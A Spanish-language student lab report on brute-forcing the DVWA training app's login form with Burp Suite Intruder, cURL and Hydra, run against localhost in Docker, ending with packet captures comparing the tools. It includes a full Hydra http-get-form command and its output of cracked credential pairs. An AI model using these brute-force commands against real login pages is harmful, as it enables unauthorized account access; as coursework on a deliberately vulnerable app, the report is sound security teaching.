

Informe Laboratorio 2

Sección 3

Alumno Alan Toro
e-mail: alan.toro@mail.udp.cl

Septiembre de 2023

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	2
2.1. Levantamiento de docker para correr DVWA (dvwa)	2
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	5
2.6. Obtención de al menos 2 pares (burp)	7
2.7. Obtención de código de inspect element (curl)	8
2.8. Utilización de curl por terminal (curl)	9
2.9. Demuestra 5 diferencias (curl)	9
2.10. Instalación y versión a utilizar (hydra)	10
2.11. Explicación de comando a utilizar (hydra)	10
2.12. Obtención de al menos 2 pares (hydra)	11
2.13. Explicación paquete curl (tráfico)	11
2.14. Explicación paquete burp (tráfico)	12
2.15. Explicación paquete hydra (tráfico)	12
2.16. Mención de las diferencias (tráfico)	12
2.17. Detección de SW (tráfico)	14

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en `vulnerabilities/brute`. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de `inspect elements` de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en `vulnerabilities/brute`. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en `vulnerabilities/brute`. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para esta actividad se utiliza Docker y Docker-Compose, para esto se requiere que ambos estén instalados y el servicio de Docker activo. Esta experiencia se realizó sobre Garuda Linux (distribución basada en Arch) para la que se describe la instalación y activación del servicio.

Para instalar Docker y Docker-Compose se ejecuta `sudo pacman -S docker docker-compose`. Con la instalación completa, se inicia el servicio usando `sudo systemctl start docker` y revisa su estado con `sudo systemctl status docker`

2.2 Redirección de puertos en docker (dvwa)

```
wzrdd@heth in repo: cripto/Lab2 on ʘ main [!?] as 🐼 took 4ms
λ sudo systemctl start docker

wzrdd@heth in repo: cripto/Lab2 on ʘ main [!?] as 🐼 took 1s
λ sudo systemctl status docker
● docker.service - Docker Application Container Engine
   Loaded: loaded (/usr/lib/systemd/system/docker.service; disabled; preset: disabled)
   Active: active (running) since Sat 2023-09-16 21:25:36 -03; 3s ago
   TriggeredBy: ● docker.socket
   Doc: https://docs.docker.com
```

Figura 1: Iniciación de Docker como servicio

En la imagen se ven 2 comandos, el primero como anteriormente se menciona inicia el servicio de Docker y el segundo muestra el estado actual del servicio, su estado es “Active” e indica que ya está listo para ser usado.

Luego, como indica el *readme* del repositorio de DVWA en Github, para levantar la aplicación basta con clonar el repositorio en local usando

```
1 git clone --depth 1 https://github.com/digininja/DVWA
```

La flag *depth 1* es opcional y se usa para traer únicamente la rama principal con una profundidad de 1 commit (véase `man git-clone` para más información). Realizado esto, basta con entrar a la carpeta clonada y ejecutar `docker compose up -d`.

```
wzrdd@heth in repo: cripto/Lab2 on ʘ main [!?] took 5ms
λ cd DVWA/

wzrdd@heth in repo: DVWA on ʘ master [!] via 🐼 took 1ms
λ docker compose up -d
[+] Running 1/1
 ✓ dvwa Pulled
[+] Running 2/0
 ✓ Container dvwa-db-1   Running
 ✓ Container dvwa-dvwa-1 Running
```

Figura 2: Levantamiento del proyecto como contenedores Docker

En la imagen se muestra como, desde el directorio del repositorio clonado se levantan 2 contenedores: `dvwa-db-1` y `dvwa-dvwa-1` que corresponden a la base de datos y a la aplicación respectivamente.

2.2. Redirección de puertos en docker (dvwa)

En el archivo `compose.yml` que describe cómo docker compose va a levantar el proyecto existen 2 servicios: `dvwa` (la aplicación a usar) y `db` (la base de datos para la persistencia). Únicamente para `dvwa` se asocia un puerto en el apartado “ports” con el valor “4280:80”. Esto bindea o mapea el puerto 4280 del host al puerto 80 del contenedor `dvwa`.

2.3 Obtención de consulta a replicar (burp)

```
wzrdd@heth in repo: DVWA on P master [!] via w took 1s
A docker container ls
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
d23e07850c1c	ghcr.io/digininja/dvwa:latest	"docker-php-entrypoi..."	36 hours ago	Up 41 minutes	0.0.0.0:4280→80/tcp, :::4280→80/tcp	dvwa-dvwa-1
417e0a8a1683	mariadb:10	"docker-entrypoint.s..."	36 hours ago	Up 41 minutes	3306/tcp	dvwa-db-1

Figura 3: Listado de los contenedores

En la imagen se puede comprobar como se mapea 0.0.0.0 (dirección del host) en su puerto 4280 (un puerto muy probable que esté desocupado) hacia el puerto 80 del contenedor (puerto generalmente usado por los proxys HTTP).

2.3. Obtención de consulta a replicar (burp)

Para obtener la consulta primero se abre el navegador en la pestaña “Target” de Burp Suite lo que inicia un navegador basado en Chromium. Acá accedemos a localhost:4280 y nos encontramos con un login. En el *readme* del repositorio de DVWA nos entregan las credenciales admin/password. Ya dentro de la aplicación entramos a la pestaña “Brute Force” o con los mismos resultados ingresamos a la url <http://localhost:4280/vulnerabilities/brute/>.

Una vez acá, en BurpSuite se comienza a interceptar desde la pestaña “Proxy” ¿“Intercept”




Figura 4: Intercept encendido

Con esta configuración volvemos al navegador previamente abierto e intentamos un login con las credenciales bad/password para forzar un login incorrecto.

```

Pretty Raw Hex
1 GET /vulnerabilities/brute/?username=bad&password=user&Login=Login HTTP/1.1
2 Host: localhost:4280
3 sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=0faee081720abdcdf2273db72e3cdeeb0; security=low
17 Connection: close

```

Figura 5: Interceptación de la consulta

2.4 Identificación de campos a modificar (burp)

En la imagen se encuentran los headers HTTP con los que se realizó el *request*. De manera análoga se puede realizar esto mismo en la pestaña “Proxy” ¿“HTTP history” o en la pestaña “Target” si es que las consultas se realizan en el navegador disponible en esta pestaña. De estas “HTTP history” y “Target” muestran tanto los headers de los request como el response.

2.4. Identificación de campos a modificar (burp)

Una vez interceptada la consulta, podemos notar que se trata de un request GET en donde tanto el username como la password son enviados mediante la URL. En particular, el ejemplo con las credenciales bad/password el request tiene la forma

```
1 GET /vulnerabilities/brute/?username=bad&password=user&Login=Login  
   HTTP/1.1
```

Esta consulta la enviamos a “Intruder” con click derecho en la consulta. Dentro de la pestaña de “Intruder” seleccionamos los campos en el request que irán variando, en este caso username y password. Esto se indica encerrando cada input con el caracter §.




Figura 6: Campos a modificar para el ataque

En verde y entre § ambos campos, username y password, serán modificados durante el ataque.

2.5. Obtención de diccionarios para el ataque (burp)

Primero se buscan los posibles nombres de usuarios, probando las mismas credenciales entregadas en el *readme* del repositorio (que siguen siendo válidas) podemos obtener un login correcto. En la imagen podemos ver también un login incorrecto de un usuario y/o una contraseña inválida.




Figura 7: Login exitoso y fallido respectivamente

Revisando la fuente de la imagen de admin podemos notar que pertenece a `/hackable/users/admin.jpg`, ruta se puede revisar en el repositorio de Github del proyecto y entrega 5 nombres de usuarios. Esta será el primer payload del ataque.




Figura 8: Nombres de usuarios

Para iniciar el ataque por fuerza bruta necesitamos también un diccionario de contraseñas, usando un diccionario ya construido encontrado en este repositorio en Github

2.6 Obtención de al menos 2 pares (burp)

<https://github.com/duyet/bruteforce-database> se puede usar el que incluye 1.000.000 de contraseñas comunes (1000000_password_seclists.txt). De este archivo se toman los 10.000 primeros para demorar un tiempo prudente en intentar.

2.6. Obtención de al menos 2 pares (burp)

Teniendo ya la lista de usuarios y de contraseñas, se incluyen ambas listas en la pestaña “Payloads” donde el primer conjunto corresponde a los nombres de usuarios y el segundo conjunto a las contraseñas. Se genera un ataque del tipo “Cluster Bomb” que permite 2 o más conjuntos de payloads.

Para comprobar la diferencia entre 1 par válido e inválido se prueba con admin/password que ya conocemos y admin/bad.

Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4643	
1	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4681	
2	admin	bad	200	<input type="checkbox"/>	<input type="checkbox"/>	4643	

Figura 9: Primer ataque con par de credenciales válidas e inválidas

Estas 2 respuestas son enviadas a la pestaña “Comparar”, acá se puede ver que la diferencia es sustancial ya que varían en el mensaje de éxito o error.



Figura 10: Comparación entre respuesta válida e inválida

Con esto se puede comprobar que un mensaje válido tendrá un tamaño de respuesta mayor porque incluye un mensaje más largo (“<p>Welcome to the password protected area admin</p>”) e incluye una imagen. Mientras que un par de credenciales inválidas tiene un mensaje más conciso (“<pre>
Username and/or password incorrect.</pre>”).

2.7 Obtención de código de inspect element (curl)

Un nuevo ataque se genera para los usuarios restantes, en los primeros 60 requests ya se encuentran 3 pares válidos (gordonb/password, smithy/password y pablo/letmein) y, manualmente se puede detener el ataque para seguir probando con el último usuario “1337”.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length
322	gordonb	princess		<input type="checkbox"/>	<input type="checkbox"/>	
50	gordonb	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4685
8	smithy	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4683
63	pablo	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4681
321	1337	princess	200	<input type="checkbox"/>	<input type="checkbox"/>	4643
320	smithy	ginger	200	<input type="checkbox"/>	<input type="checkbox"/>	4643
319	pablo	ginger	200	<input type="checkbox"/>	<input type="checkbox"/>	4643

Figura 11: Pares de credenciales válidos

Para el último usuario “1337” se encuentra la credencial en el código como se describe en el siguiente párrafo, par de credenciales 1337/charley. En el diccionario de contraseñas se encuentra en la posición aproximadamente 4000. En ejecutar 1.000 requests en el computador que se ejecutó fueron 1hr y media (i5-10310U, 16GB RAM, SSD), es decir, en encontrar la contraseña por fuerza bruta tomaría 6hrs aproximadamente.

Otra manera de encontrar estas credenciales es, en el repositorio de DVWA en la carpeta `databases/` se encuentran los scripts que crean los usuarios y sus contraseñas. Tangencial a la experiencia, pero colocar datos sensibles en el código también es una vulnerabilidad más común de lo que se esperaría.

```
insert into users values ('1','admin','admin','admin',('password'),'admin.jpg', DATE(), '0');
insert into users values ('2','Gordon','Brown','gordonb',('abc123'),'gordonb.jpg', DATE(), '0');
insert into users values ('3','Hack','Me','1337',('charley'),'1337.jpg', DATE(), '0');
insert into users values ('4','Pablo','Picasso','pablo',('letmein'),'pablo.jpg', DATE(), '0');
insert into users values ('5','Bob','Smith','smithy',('password'),'smithy.jpg', DATE(), '0');
```

Figura 12: Pares de credenciales válidos desde el código

2.7. Obtención de código de inspect element (curl)

Se vuelve a la página localhost:4280/vulnerabilities/brute y se repite un intento de login con las credenciales admin/válidas (password) con las herramientas de desarrollador abierta y en la pestaña “Network”.

2.8 Utilización de curl por terminal (curl)




Figura 13: Requests de un login visto desde las herramientas de desarrollador

Acá se puede ver el request GET del login el cuál se puede copiar directamente a un comando cURL con click derecho “Copy” ¿“Copy as cURL”. Ejecutamos esto en terminal redirigiendo el output a un archivo `cURL—outputs/output_valido.txt`

2.8. Utilización de curl por terminal (curl)

Con el comando copiado se ejecuta desde una terminal.




Figura 14: Comando cURL con usuario válido

Se repite el comando con un par de credenciales inválidas user/bad y se redirige al archivo `cURL—outputs/output—invalido.txt`. Además, se vuelven a ejecutar ambos comandos con el flag `--head` para obtener los headers de un request válido e inválido; los resultados son guardados en `cURL—outputs/headers—valid.txt` y `cURL—outputs/headers—invalid.txt` respectivamente.

2.9. Demuestra 5 diferencias (curl)

Con esto, se usa el comando `diff` para buscar diferencia entre ambas respuestas.

2.10 Instalación y versión a utilizar (hydra)

```
wzrdd@heth in repo: cripto/Lab2/cURL-outputs on ? main [!?] took 2s
λ diff headers-invalid.txt headers-valid.txt
2c2
< Date: Sun, 17 Sep 2023 07:48:54 GMT
---
> Date: Sun, 17 Sep 2023 07:49:14 GMT

wzrdd@heth in repo: cripto/Lab2/cURL-outputs on ? main [!?] took 6ms
[●] * diff output_valido.txt output_invalid.txt
76c76
<      <p>Welcome to the password protected area admin</p>
---
>      <pre><br />Username and/or password incorrect.</pre>
```

Figura 15: Comando diff entre headers y body de las respuestas

El comando `diff` entrega únicamente las líneas de diferencia entre ambos archivos,, en rojo el primer archivo que se le entrega y en verde el segundo. En la imagen se muestra cómo las únicas diferencias entre un request válido y uno inválido son la hora(porque se realizaron en tiempos distintos) y el mensaje de éxito o error.

2.10. Instalación y versión a utilizar (hydra)

Para instalar Hydra basta con usar `sudo pacman -S hydra`.

```
wzrdd@heth in repo: cripto/Lab2 on ? main [!?] as 🤖
λ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak -
```

Figura 16: Versión Hydra

Como se nota en la imagen, la versión instalada es la v9.5.

2.11. Explicación de comando a utilizar (hydra)

El comando a utilizar sigue de la siguiente forma:

```
1 hydra -L Diccionarios/users.txt \
2 -P Diccionarios/passwords-pruned.txt \
3 127.0.0.1 -s 4280 \
4 http-get-form "/vulnerabilities/brute/:username=~USER~&password=~
  PASS~&Login=Login:H=Cookie\: PHPSESSID=
  c1563ab49faa811139c3bdc9e9580558; security=low:F=Username and/or
  password incorrect."
```

Desde lo que se describe:

- `-L`: Archivo para ser usado como variable `^USER^`.

2.12 Obtención de al menos 2 pares (hydra)

- `-P`: Archivo para ser usado como variable `^PASS^`.
- `127.0.0.1 -s 4280`: Host y puerto a utilizar.
- `http-get-form`: Parámetros del request GET. A saber, la URL a consultad, se reutiliza una cookie válida, se pide security=low. El parámetro “F=Username...” describe una expresión regular a buscar para reconocer un request fallido.

2.12. Obtención de al menos 2 pares (hydra)

Con el comando ya creado y una nueva lista de contraseñas más acotada (168 contraseñas) llamada `Diccionarios/passwords-pruned.txt`, se ejecuta:

```

wzrdd@heth in repo: cripto/Lab2 on P main [!?] took 64ms
[0] * hydra -l Diccionarios/users.txt -P Diccionarios/passwords-pruned.txt 127.0.0.1 -s 4280 http-get-form "/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie\; PHPSESSID=c1563ab49faa811139c3bdc9e9580558; security=low:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-17 06:02:51
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 840 login tries (1:5/p:168), ~53 tries per task
[DATA] attacking http-get-form://127.0.0.1:4280/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie\; PHPSESSID=c1563ab49faa811139c3bdc9e9580558; security=low:F=Username and/or password incorrect.
[4280][http-get-form] host: 127.0.0.1 login: 1337 password: charley
[4280][http-get-form] host: 127.0.0.1 login: admin password: password
[4280][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[4280][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[4280][http-get-form] host: 127.0.0.1 login: smithy password: password
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-17 06:02:55
wzrdd@heth in repo: cripto/Lab2 on P main [!?] took 3s

```

Figura 17: Ejecución del comando Hydra anteriormente descrito

Se agregó en la posición 53 la password para el usuario “1337”, en la imagen se puede ver cómo entrega los 5 pares de credenciales válidos.

2.13. Explicación paquete curl (tráfico)

Se toma la siguiente serie de paquetes al intentar un login válido.

No.	Time	Source	Destination	Protocol	Length	Info
32	3.745813648	127.0.0.1	127.0.0.1	TCP	76	58106 → 4280 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3138397327 TSecr=0 WS=128
33	3.745833667	127.0.0.1	127.0.0.1	TCP	76	4280 → 58106 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=3138397327 TSecr=3138397327 WS=128
34	3.745851898	127.0.0.1	127.0.0.1	TCP	68	58106 → 4280 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3138397327 TSecr=3138397327
35	3.746017921	127.0.0.1	127.0.0.1	HTTP	909	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
36	3.746029587	127.0.0.1	127.0.0.1	TCP	68	4280 → 58106 [ACK] Seq=1 Ack=842 Win=64768 Len=0 TSval=3138397328 TSecr=3138397328
107	3.752682987	127.0.0.1	127.0.0.1	HTTP	1806	HTTP/1.1 200 OK (text/html)
108	3.752699282	127.0.0.1	127.0.0.1	TCP	68	58106 → 4280 [ACK] Seq=842 Ack=1739 Win=64256 Len=0 TSval=3138397334 TSecr=3138397334

Figura 18: Estructura de paquetes en un request cURL

La estructura inicia con un TCP Handshake de 3 paquetes (SYN, SYN/ACK, ACK respectivamente) para luego intentar un HTTP request desde el host al contenedor. El contenedor responde un ACK TCP y retorna un HTTP response. El ciclo termina con un ACK desde el host al contenedor.

2.14 Explicación paquete burp (tráfico)

2.14. Explicación paquete burp (tráfico)

Se toma la siguiente serie de paquetes al intentar un login válido.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	TCP	76	42320 → 4280 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3135063546 TSecr=0 WS=128
2	0.000029815	127.0.0.1	127.0.0.1	TCP	76	4280 → 42320 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=3135063546 TSecr=3135063546 WS=128
3	0.000054836	127.0.0.1	127.0.0.1	TCP	68	42320 → 4280 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3135063546 TSecr=3135063546
4	0.001391773	127.0.0.1	127.0.0.1	HTTP	897	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
5	0.001319740	127.0.0.1	127.0.0.1	TCP	68	4280 → 42320 [ACK] Seq=1 Ack=830 Win=64768 Len=0 TSval=3135063547 TSecr=3135063547
6	0.007275596	127.0.0.1	127.0.0.1	HTTP	1862	HTTP/1.1 200 OK (text/html)
7	0.007307607	127.0.0.1	127.0.0.1	TCP	68	42320 → 4280 [ACK] Seq=830 Ack=1795 Win=64256 Len=0 TSval=3135063553 TSecr=3135063553
8	0.312561140	127.0.0.1	127.0.0.1	TCP	76	42322 → 4280 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3135063859 TSecr=0 WS=128
9	0.312570613	127.0.0.1	127.0.0.1	TCP	76	4280 → 42322 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=3135063859 TSecr=3135063859 WS=128
10	0.312578937	127.0.0.1	127.0.0.1	TCP	68	42322 → 4280 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3135063859 TSecr=3135063859
11	0.312709299	127.0.0.1	127.0.0.1	HTTP	894	GET /vulnerabilities/brute/?username=1337&password=123456&Login=Login HTTP/1.1
12	0.312715993	127.0.0.1	127.0.0.1	TCP	68	4280 → 42322 [ACK] Seq=1 Ack=827 Win=64768 Len=0 TSval=3135063859 TSecr=3135063859
13	0.316478038	127.0.0.1	127.0.0.1	HTTP	1840	HTTP/1.1 200 OK (text/html)

Figura 19: Estructura de paquetes en un request BurpSuite

En la imagen se ven 2 requests inválidos que mantienen la misma estructura que los request realizados con cURL. Es decir: Un handshake TCP (SYN, SYN/ACK, ACK), luego un HTTP request desde el Host al contenedor, 1 TCP ACK desde el contenedor al HOST y un HTTP response, finalmente 1 TCP ACK desde el Host al contenedor.

2.15. Explicación paquete hydra (tráfico)

Durante el ataque de fuerza bruta se toma una serie de paquetes de muchos intentos:

No.	Time	Source	Destination	Protocol	Length	Info
943	1.709171133	127.0.0.1	127.0.0.1	TCP	76	4280 → 55334 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=3142887347 TSecr=3142887347 WS=128
944	1.709207498	127.0.0.1	127.0.0.1	TCP	68	55334 → 4280 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3142887347 TSecr=3142887347
945	1.709362829	127.0.0.1	127.0.0.1	HTTP	274	GET /vulnerabilities/brute/?username=1337&password=12345678&Login=Login HTTP/1.0
946	1.709382840	127.0.0.1	127.0.0.1	TCP	68	4280 → 55334 [ACK] Seq=1 Ack=207 Win=65280 Len=0 TSval=3142887348 TSecr=3142887348
951	1.709765491	127.0.0.1	127.0.0.1	TCP	68	55278 → 4280 [FIN, ACK] Seq=163 Ack=4556 Win=65536 Len=0 TSval=3142887348 TSecr=3142887248
952	1.709805575	127.0.0.1	127.0.0.1	TCP	68	4280 → 55278 [ACK] Seq=4556 Ack=164 Win=65536 Len=0 TSval=3142887348 TSecr=3142887348
961	1.710035610	127.0.0.1	127.0.0.1	TCP	76	55342 → 4280 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3142887348 TSecr=0 WS=128
962	1.710073084	127.0.0.1	127.0.0.1	TCP	76	4280 → 55342 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=3142887348 TSecr=3142887348 WS=128
965	1.710109960	127.0.0.1	127.0.0.1	TCP	68	55342 → 4280 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3142887348 TSecr=3142887348
966	1.710193580	127.0.0.1	127.0.0.1	HTTP	273	GET /vulnerabilities/brute/?username=1337&password=12345678&Login=Login HTTP/1.0
967	1.710242498	127.0.0.1	127.0.0.1	TCP	68	4280 → 55342 [ACK] Seq=1 Ack=206 Win=65280 Len=0 TSval=3142887348 TSecr=3142887348
978	1.711124287	127.0.0.1	127.0.0.1	TCP	68	55326 → 4280 [FIN, ACK] Seq=163 Ack=4556 Win=65536 Len=0 TSval=3142887349 TSecr=3142887249
979	1.711163358	127.0.0.1	127.0.0.1	TCP	68	4280 → 55326 [ACK] Seq=4556 Ack=164 Win=65536 Len=0 TSval=3142887349 TSecr=3142887349
984	1.711368890	127.0.0.1	127.0.0.1	TCP	76	55356 → 4280 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3142887350 TSecr=0 WS=128
985	1.711385872	127.0.0.1	127.0.0.1	TCP	76	4280 → 55356 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=3142887350 TSecr=3142887350 WS=128
986	1.711409448	127.0.0.1	127.0.0.1	TCP	68	55356 → 4280 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3142887350 TSecr=3142887350
987	1.711470175	127.0.0.1	127.0.0.1	HTTP	273	GET /vulnerabilities/brute/?username=1337&password=letmein&Login=Login HTTP/1.0
